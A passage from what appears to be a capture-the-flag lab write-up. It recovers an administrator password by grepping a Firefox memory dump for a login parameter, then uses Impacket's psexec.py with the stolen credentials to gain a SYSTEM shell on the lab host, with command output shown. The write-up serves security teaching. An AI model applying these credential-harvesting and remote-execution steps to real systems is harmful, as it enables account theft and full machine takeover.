
The page used login_password as the parameter to submit passwords. We can search the dump for strings like "login_password" to find any requests.



```
strings -el firefox.dmp | grep  login_password

<SNIP>
localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
<SNIP>
```

We can see the entire URL string with the username and password parameters.

The password “4dD!5}x/re8]FBuZ” can be used to login as Administrator.



```
psexec.py 'administrator:4dD!5}x/re8]FBuZ@10.10.10.149'
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.149.....
[*] Found writable share ADMIN$
[*] Uploading file ZHluUVnO.exe
[*] Opening SVCManager on 10.10.10.149.....
[*] Creating service yIoJ on 10.10.10.149.....
[*] Starting service yIoJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```